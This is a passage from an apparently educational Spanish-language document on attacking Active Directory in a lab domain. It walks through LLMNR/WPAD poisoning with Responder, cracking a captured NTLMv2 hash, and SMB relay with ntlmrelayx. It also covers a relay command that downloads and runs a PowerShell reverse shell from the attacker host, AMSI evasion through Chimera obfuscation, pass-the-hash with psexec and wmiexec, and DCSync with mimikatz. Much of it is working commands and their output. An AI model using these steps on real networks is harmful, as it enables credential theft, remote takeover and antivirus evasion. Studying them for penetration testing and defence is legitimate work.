

Figura 2.30: *Output* del *Responder* de recurso compartido no existente a nivel de red con el *Responder* desactivado



Figura 2.31: Captura del hash NTLMv2 del usuario

Ahora, podemos guardar el *hash* y crackearlo con alguna herramienta como hemos visto anteriormente. Hemos utilizado en este caso Jhon The Ripper con el diccionario rockyou.txt y cómo podemos observar en la figura 2.32 obtenemos la contraseña en texto claro del usuario rgomez, la cuál es **Password2!**.

```
❯ john -w=/usr/share/wordlists/rockyou.txt hash.NTLMv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password2!       (rgomez)
1g 0:00:00:55 DONE (2023-04-02 16:31) 0.01787g/s 191913p/s 191913c/s 191913C/s Passwordas..PUTAKAYU
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

Figura 2.32: Contraseña en texto claro del usuario rgomez crackeando el hash NTLMv2

- **Ataque 2: Envenenamiento LLMNR/NBT-NS a través de WPAD**

Para entender este ataque lo primero será explicar qué es WPAD. *Web Proxy Autodiscovery Protocol* es un método utilizado por un navegador para localizar

automáticamente e interactuar con servicios de caché en una red para que la información sea entregada rápidamente. WPAD por defecto utiliza DHCP para localizar un servicio de caché para facilitar la conectividad directa y la resolución de nombres.

En una organización que utilice el servidor WPAD, suministre a cada navegador las mismas configuraciones de *proxy* utilizando un fichero llamado wpad.dat. Por lo tanto, cualquier petición que vaya desde cualquier navegador en un dominio de la empresa primero encuentra wpad.dat y luego lee la configuración y finalmente envía la petición al destino.

Cuando se introduce un Localizador de Recursos Uniforme (URL, del inglés Uniform Resource Locator) no válida en el navegador, éste no puede cargar esa página utilizando DNS y, por lo tanto, envía una petición LLMNR para encontrar un servidor *proxy* WPAD. Este comportamiento está presente por defecto en los navegadores que tienen activada la "detección automática de configuración", una opción utilizada a menudo en las redes corporativas para enrutar el tráfico a través de *proxy*. A continuación, solicita wpad.dat, que contiene los datos de configuración automática del *proxy*.

El *Responder* (envenenador de LLMNR) crea un servidor *proxy* WPAD falso, envenena la petición y le dice al navegador que tiene el archivo wpad.dat y le pide autenticación. Cuando el usuario introduce sus credenciales, los *hashes* viajaran a través del atacante.

Ataque: Para configurar WPAD rogue proxy server usamos la opción -w. Se muestra la secuencia de pasos en las figuras 2.33, 2.34 y 2.35.

```
responder -I ens33 -rdw
```



Figura 2.33: Activación de *Responder* desde la máquina del atacante con el WPAD proxy



Figura 2.34: Búsqueda de una URL no existente desde la máquina víctima con el *Responder* y la opción de WPAD activado



Figura 2.35: Captura del hash NTLMv2 envenenado a través de HTTP

3.2.4 SMB *Relay Attack*

SMB es un protocolo utilizado para compartir servicios y archivos en una red. Para evitar que un atacante intercepte la comunicación de dos sistemas que intentan comunicarse se utiliza el mecanismo de firma. La firma SMB es un mecanismo de seguridad del protocolo SMB que utiliza el estándar de cifrado avanzado (AES) para "firmar" una sesión con SMB 3.1.1. Por lo tanto, para evitar el cifrado, y para que se produzca el ataque SMB Relay, la firma SMB no debe ser necesaria, o "Firma habilitada pero no requerida" [44].

El ataque SMB Relay dumpea[4] la SAM (*Security Account Manager*), un archivo en el sistema operativo Windows que contiene información sobre las cuentas de usuario, contraseñas y grupos de seguridad locales. Los hashes de las contraseñas de los usuarios locales se almacenan en la SAM, lo que la convierte en un objetivo atractivo para los atacantes que buscan obtener acceso no autorizado a un sistema.

NOTA: Para que los ataques de retransmisión SMB funcionen, el equipo que retransmite (desde el que se envía) deberá ser administrador en el dominio y tener la firma SMB no requerida.

Antes de iniciar el ataque de retransmisión SMB, los servidores de autenti-

[4]Dumpear es un término utilizado en informática, proveniente del término inglés "dump" que significa volcar datos de memoria.

cación SMB y HTTP deben estar desactivados en el archivo “Responder.conf” como se muestra en la figura 2.36.



Figura 2.36: Configuración del archivo responder.conf para ejecutar ataque SBM Relay

Una vez que hemos desactivado el servidor SMB y HTTP en el *Responder*, pasaremos a ejecutar la herramienta con el siguiente comando:

```
responder -I ens33 -rdw
```

Como novedad, utilizaremos la herramienta ntlmrelayx al mismo tiempo que el *Responder*. El servidor SMB y el servidor HTTP de *Responder* son herramientas que se ejecutan en la máquina del atacante y que pueden ser utilizadas para interceptar y responder a solicitudes de autenticación del protocolo NTLM.

Cuando se utiliza el ntlmrelayx, esta herramienta intercepta y redirige las solicitudes de autenticación del protocolo NTLM desde la máquina víctima al atacante. Si el *Responder* SMB y el servidor HTTP se ejecutan en la misma máquina que el ntlmrelayx, esto puede causar conflictos en la interceptación y redirección de las solicitudes de autenticación del protocolo NTLM.

Por lo tanto, para evitar estos conflictos, se desactivan el *Responder* SMB y el servidor HTTP en la máquina del atacante cuando se utiliza el ntlmrelayx. Esto asegura que las solicitudes de autenticación del protocolo NTLM sean redirigidas correctamente al atacante y que los comandos sean ejecutados en la máquina víctima sin interferencias.

```
ntlmrelayx -tf target.txt -smb2support
```



Figura 2.37: Volcado de memoria de los hashes locales de los usuarios

Estos *hashes* de la figura 2.37, por norma general, son difíciles de *crackear*. Sin embargo, no necesariamente requerimos extraer la información en texto claro para utilizarlos como medio de autenticación proporcionando el nombre del usuario y el *hash* para acceder a los recursos. Este ataque es conocido como **Pass the Hash**, pero antes de adentrarnos a intentar realizar dicho ataque vamos a ver que más opciones nos permite el ataque *SMB Relay*.

3.2.5 *SMB Relay Attack: SMB Shell*

Anteriormente, hemos aprendido sobre la vulnerabilidad del SMB Relay que nos permite obtener acceso a la base de datos SAM de una máquina víctima. Sin embargo, hay más posibilidades que se derivan de esta vulnerabilidad. Una de ellas es la capacidad de **ejecutar comandos en la máquina víctima** utilizando el intérprete de comandos de SMB. Al tener acceso a la ejecución de cualquier comando en el equipo objetivo, podemos obtener una persistencia en el sistema, lo que nos permite cargar archivos en la máquina víctima y establecer una conexión de *revershell*[5]. Esto nos da la capacidad de controlar el equipo objetivo incluso después de haber cerrado la sesión. Veamos paso a paso como se construye este ataque:

- **Descarga del *script* malicioso**. El primer paso para elaborar este ataque será poseer un script malicioso que queremos que se ejecute en la máquina víctima el cual nos genere persistencia.

  El autor Samratashok en su repositorio nishang [45] nos ofrece varios scripts escritos en lenguaje Powershell que podemos utilizar para nuestra finalidad en concreto. Elegiremos de entre los disponibles, el denominado Invoke-PowershellTCP, el cual permite que desde el equipo víctima entablar una

[5]Una ***revershell*** es una técnica de *hacking* que permite a un atacante tomar el control de un sistema remoto mediante el establecimiento de una conexión de red inversa desde el sistema objetivo hacia la máquina del atacante. Esta técnica permite al atacante obtener una sesión de *shell* remota en la máquina víctima y ejecutar comandos en ella como si tuviera acceso directo a la línea de comandos del sistema objetivo.

conexión TCP con el equipo atacante proporcionando una consola interactiva.

- **Ejecutar el *Responder*** para envenenar el tráfico.

```
responder -I ens33 -rdw
```

- **Establecer un servidor en el puerto 80**. Desde la máquina víctima deberemos descargar el archivo malicioso para ello tendremos que crear un servidor web desde la ruta donde se encuentre el archivo en nuestra máquina víctima permitiendo la descarga desde otro equipo.

```
python -m http.server 80
```

- **Ejecutar ntlmrelayx** para redirigir el tráfico de autenticación del protocolo NTLM a la máquina del atacante y poder llegar a ejecutar comandos.

```
ntlmrelayx -tf target.txt -smb2support -c ”powershell IEX(New-Object Net.WebClient).downloadString(’http://192.168.0.35:8000/PS.ps1’)”
```

- **Escuchar por un puerto**. Cuando se descargue y ejecute el archivo malicioso en la máquina víctima será necesario que en nuestra máquina de atacante tengamos un puerto escuchando para poder recibir la *shell* de la máquina del atacante.

```
rlwrap nc -lvnp 4444
```

En la siguiente figura 2.38 se muestra la secuencia de pasos de forma visual para mejorar el entendimiento del lector.



Figura 2.38: Diagrama explicando el proceso para ejecutar una reverse shell en la máquina del atacante utilizando la herramienta ntlmrelayx

Como podemos observar en la figura 2.39 cuando desde la máquina víctima intentamos ejecutar el archivo malicioso “Invoke-PowershellTCP” el antivirus Windows Defender lo detecta impidiendo su ejecución “Este *script* contiene elementos malintencionados y ha sido bloqueado por el software antivirus”. Como atacante tendremos que intentar “*bypassear*”[6] esta detección y conseguir ejecutar el *payload*[7] malicioso.

```
[*] Executed specified command on host: 192.168.0.32
IEX : En l@nea: 1 Car@cter: 1
+ function Invoke-PowerShellTcp
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antiv
irus.
En l@nea: 1 Car@cter: 1
+ IEX(New-Object Net.WebClient).downloadString('http://192.168.0.35:800 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Comman
ds.InvokeExpressionCommand
```

Figura 2.39: Windows Defender detecta el *payload* del archivo Invoke PowerShell TCP.ps1 como malicioso

[6] “*Bypassear* el AMSI” significa encontrar una manera de evitar que el software antivirus detecte o bloquee un archivo, programa o código malicioso que se está intentando ejecutar

[7] El *payload* es la parte del código malicioso que realiza la acción maliciosa

3.2.6 *Bypass* AMSI

Una posible solución para "*bypassear*" o evadir el "Anti Malware Scan Interface" (AMSI) es la ofuscación del código. Consiste en utilizar herramientas que enmascaren el código malicioso para que sea más difícil de detectar.

Una de las herramientas más populares para la ofuscación de scripts es Chimera [35]. Esta herramienta es capaz de ofuscar el código de tal manera que resulte prácticamente imposible para el antivirus detectar la presencia de un script malicioso. Chimera permite la ofuscación de diferentes tipos de scripts, incluyendo lenguajes de programación como: JavaScript, PowerShell, Python, entre otros.

La ofuscación del código no garantiza que el código malicioso no será detectado, pero sí dificulta la tarea del antivirus y reduce las posibilidades de que el ataque sea descubierto. Por lo tanto, la ofuscación del código es una técnica comúnmente utilizada por los atacantes para aumentar la efectividad de sus ataques y evitar ser detectados.

```
chimera.sh -f Invoke-PowerShellTCP.ps1 -l 3 -o chimera.ps1 -v -t owershell,windows,\ copyright -c -i -h -s length,get-location,ascii,stop,close,getstream -b new-bject,reverse, \invoke-expression,out-string,write-error -j -g -k -r p;
```

```
whoami
nt authority\system
ipconfig

Configuraci?n IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS espec?fico para la conexi?n. . :
   V?nculo: direcci?n IPv6 local. . . : fe80::ff1b:d2f2:a58f:4c52%12
   Direcci?n IPv4. . . . . . . . . . . . . . : 192.168.0.32
   M?scara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.0.1
ps >
```

Figura 2.40: Consola interactiva de la máquina víctima

Vemos que hemos conseguido *bypassar* el defender, figura 2.40. Una vez que estamos dentro de la maquina 192.168.0.32 podremos ejecutar mimikatz y extraer datos de memoria. Este proceso lo veremos a continuación con el ataque ***Overpass The hash / Pass The key***.

3.2.7 *Pass the hash*

***Pass the Hash* (PTH)** es un ataque que aprovecha el protocolo NTLM (*NT LAN Manager*) utilizado en los entornos de Directorio Activo de Microsoft para autenticar usuarios y permitirles acceder a recursos de red. En lugar de intentar descifrar la contraseña de un usuario, que puede ser difícil debido a la complejidad de las contraseñas modernas y las medidas de seguridad que las protegen, un atacante que realiza un ataque PTH simplemente utiliza el "hash" de la contraseña que se ha obtenido previamente, por ejemplo, cuando dumpeamos anteriormente la SAM.

Una vez que poseemos el hash, podemos utilizarlo para autenticarnos en el sistema como el usuario correspondiente sin conocer la contraseña real. En la herramienta CrackMapExec que vimos anteriormente mediante el parámetro -H indicamos que haremos uso del *hash* del usuario en lugar de la contraseña en texto claro. Si la autenticación se lleva correctamente observaremos un [+] junto al nombre del usuario como efectivamente ocurre en la figura 2.41.

```
crackmapexec smb 192.168.0.30 -u 'agarcia' -H:7facdc498ed1680c4fd1448319a8c904f
```

```
❯ crackmapexec smb 192.168.0.30 -u 'agarcia' -H :7facdc498ed1680c4fd1448319a8c04f
SMB         192.168.0.30    445    DC-COMPANY       [*] Windows 10.0 Build 20348 x64 (name:DC-COMPANY) (domain:jo
SMB         192.168.0.30    445    DC-COMPANY       [+] josecorp.local\agarcia::7facdc498ed1680c4fd1448319a8c04f
```

Figura 2.41: Validamos el hash de Alejandro Garcia con crackmapexec

Si queremos ejecutar comandos por el protocolo **SMB** con la herramienta psexec o por el protocolo **WMI** con la herramienta wmiexec necesariamente el usuario deberá tener **privilegios de Administrador sobre el sistema que nos queremos conectar**.

Impacket-psexec establece una sesión remota con el sistema de destino a través del protocolo SMB y luego utiliza la herramienta "psexec.ex" para ejecutar comandos en el contexto del usuario "NT AUTHORITY\SYSTE". El usuario

SYSTEM es un usuario de alto nivel en un sistema Windows, con privilegios completos del sistema y acceso a todos los recursos del sistema.

Por otro lado, **Impacket-wmiexec** establece una sesión remota con el sistema de destino a través del protocolo WMI y luego ejecuta los comandos en el contexto del usuario Administrador (si se dispone de las credenciales adecuadas). El usuario Administrador es un usuario con privilegios de administrador en el sistema, pero no tiene el mismo nivel de acceso que el usuario SYSTEM, ya que no tiene acceso a todos los recursos del sistema.

Si, por ejemplo, nos intentamos conectar como el usuario agarcia a la máquina del DC como no somos administradores nos dará error por falta de privilegios de escritura en la carpeta ADMIN$, figura 2.42.

```
❯ impacket-psexec josecorp.local/agarcia@192.168.0.31 cmd.exe -hashes :7facdc498ed1680c4fd1448319a8c04f
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.0.31.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
```

Figura 2.42: No podemos acceder con psexec con el hash de alejandro garcia porque no tiene privilegios necesarios

Sin embargo, si utilizamos el hash de la cuenta administrador para establecer tanto la conexión por psexec como wmiexec veremos que estableceremos una conexión exitosa en ambos casos. Esto se debe a que poseemos privilegios de lectura y escritura en todas las carpetas del dominio, figura 2.43 y 2.44.

```
impacket-psexec josecorp.local/Administrador@192.168.0.30 -hashes :920ae267e048417fcfe00f49ecbd4b33
```

```
❯ impacket-psexec josecorp.local/Administrador@192.168.0.30 -hashes :920ae267e048417fcfe00f49ecbd4b33
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.0.30.....
[*] Found writable share ADMIN$
[*] Uploading file dRbDbDfY.exe
[*] Opening SVCManager on 192.168.0.30.....
[*] Creating service evOC on 192.168.0.30.....
[*] Starting service evOC.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.20348.587]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>
```

Figura 2.43: Ejecución de la herramienta de psexec con privilegios de Administrador (usuario Administrador y hash del Administrador)

```
wmiexec josecorp.local/Administrador@192.168.0.30 -hashes
:920ae267e048417fcfe00f49ecbd4b33
```



Figura 2.44: Ejecución de la herramienta de wmiexec con privilegios de Administrador (usuario Administrador y hash del Administrador)

Una vez que tenemos acceso a la máquina víctima podremos ejecutar programas como Mimikatz para extraer credenciales de memoria como veremos en el siguiente tipo de ataque.

3.2.8 *Overpass the Hash/Pass The Key* (PTK)

Anteriormente, se contempló como el ataque Pass The Hash se basaba en el uso del hash del usuario para establecer una conexión mediante protocolo NTLM, lo que permite suplantar al usuario sin necesidad de conocer la contraseña en texto claro. Por otro lado, el ataque *Overpass The Hash o Pass The Key* [46] se basa en la misma idea pero se aplica al protocolo Kerberos y al campo de los tickets.

Para llevar a cabo este ataque, el atacante suplanta al usuario para solicitar un TGT, y posteriormente utiliza ese TGT para acceder a cualquier servicio del dominio en nombre del usuario. Los hashes de usuario se pueden extraer de diferentes fuentes, como los ficheros SAM de las máquinas locales, el fichero NTDS.DIT del DC, o el proceso lsass mediante el uso de herramientas como Mimikatz [38].

En este caso, vamos a extraer todos los hashes del Directorio Activo del archivo NTDS.DIT del DC haciendo uso de la herramienta mimikatz.exe. Para ello, tendremos que descargarnos la herramienta en nuestro equipo de atacante, luego subirla a la máquina víctima y ejecutarla. Este proceso lo podemos hacer con psexec que nos da un Powershell en la máquina víctima y ejecutar el siguiente comando para subir el ejecutable mimikatz.exe:

```
IWR -uri http://192.168.0.35:8000/mimikatz.exe -OutFile mimikatz.exe
```

Una vez que ya estamos ejecutando en la máquina víctima el mimikatz.exe tendremos que conseguir los hashes NTLM de los usuarios del Directorio Activo del archivo NTDS.DIT, como se muestra en la figura 2.45. La tarea es bastante sencilla ya que mimikatz nos permite leer archivos de la memoria, el comando correspondiente para la acción que queremos realizar es el siguiente:

```
lsadump::dcsync /domain:josecorp.local /all /csv [DC] 'josecorp.local' will be the domain
```



Figura 2.45: Archivo NTDS.dit que contiene todos los hashes NTLM de los usuarios del dominio

Mediante la ejecución de este comando solicitamos al KDC un TGT haciéndonos pasar por el usuario nperez. Para ello tenemos que extraer el *hash* NTLM del

usuario, proceso que hemos hecho anteriormente con la herramienta mimikatz.

```
impacket-getTGT josecorp.local/nperez -hashes
:416f2fee99f1b134e54e01cde5540903
```

